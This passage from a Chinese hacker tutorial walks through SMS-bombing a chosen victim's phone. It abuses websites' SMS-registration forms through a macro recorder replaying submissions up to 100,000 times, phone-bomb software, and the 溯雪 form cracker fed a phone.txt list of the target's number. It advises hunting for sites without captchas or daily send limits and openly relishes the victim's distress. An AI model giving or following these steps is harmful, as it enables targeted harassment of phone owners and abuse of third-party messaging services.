请选择您的邮箱类型	如意联通邮箱
请输入您的手机号码	
请输入右图中的数字	4860

图 4

因为全能鼠标键盘记录器的动作是死的，而附加码是活的，这就无法实施有效的攻击了。我们点全能鼠标键盘记录器上的重新录制，出现一个对话框，不管它，点确定。

然后依次往注册页面的网页填上手机号码，点“发送”后马上按住ALT+E停止录制，我们就点播放，出现如图5所示的对话框。




图5

我们只要在播放次数上稍稍改动一下就可以了，比如填上100或者500或者100000（^_^），其他的就不用理它。然后点确定，就开始自动化攻击了，效率大大得到提高，攻击的时候它会自动打开一个记事本，在电脑的右下角你可以看到攻击的进度，如图6。




图6

上边的方法我们还是感觉不爽，因为在播放的时候我的电脑很卡，什么事情也做不了，能不能有一种方法让我们即舒服地喝可乐又Happy的想着受害者痛苦的表情？有！我们找一个手机炸弹的攻击软件，如图7。

这种软件能帮我们解决人工输入的痛苦，填上号码，点攻击就可以了，是不是很爽啊？不过这样的有效性太低，因为这种攻击软件都是针对某个网站的漏洞编写的，有一定的时效，管理员把漏洞补上的话就失效了。无法达到我们的目的。而且这种攻击太没有挑战性了，不适合我们这些21世纪的“黑”才。下面要隆重上场的就是我们中国人非常骄傲的、非常有才华的牛皮的偶像——小榕哥的刀光雪影之——溯雪，本来溯雪是专门用来破解Web页面密码的软件，但是我发现也可以用它来进行手机攻击，真是一物多用啊。




图7

先安装英文版，然后将补丁释放到原英文版目录即可。安装完毕以后我们打开它，在地址栏处填上我们在前面已经找好的网页，这里有一点要特别注意，这个网页在填完手机号码或者小灵通号码以后不需要输入注册码，还有一点很重要，就是这个网页不能同时有两个要输入号码的地方，否则我的攻击就不会成功了。而且我们在实施之前应该试试连续发送2次以上是不是都能发送成功，若出现“手机号已经注册过”或者“每个手机号码每天只能发送5次”等等就马上去找别的网页，因为我们要找的网站能无限次数的发给手机用户，呵呵。

填好网址等页面，打开以后在菜单栏的“模式”选项里选择“标准模式”，如图8。然后我们按CTRL+I导入表单，如图9。




图8




图9




图10




图11

我们自己新建一个文本文件，我命名为phone.txt，存在C盘的根目录下。在文本里填写上对方的手机号码，要注意文本文件里面一行只能写一个手机号码，如图10，否则我们也不会成功，切记！

然后我们复制啊复制，复制N列，也就是发送N条短信给他，N的值可以自己取，没有标准答案。做好以后，双击在溯雪中与号码相对应的表单——MobilePhone（注意：不一定是MobilePhone，可能是mobile或者phonenumber等等，总之与网页的内容是一一对应的），顺便把无关紧要的内容勾去，只留




图12

一个输入号码的内容就可以了，在弹出的对话框选择“字典模式”，选择文本文档phone.txt，如图11。

确定以后我们还要测试一下，看看能不能发送成功，选择菜单栏的“运行”里面中的“提交测试”，如图12。

这时如果溯雪中的网页跳向另外一个网页，就说明了我们的测试是成功的，也就是说攻击是有效的。然后我们返回，重新开始大规模的提交，点选择菜单栏“运行”里面的“开始／重新开始(S) CTRL+R”选项，这时溯雪会提醒你保存扫描文件的路径，我们留默认即可，再点确定，如图13。




图13

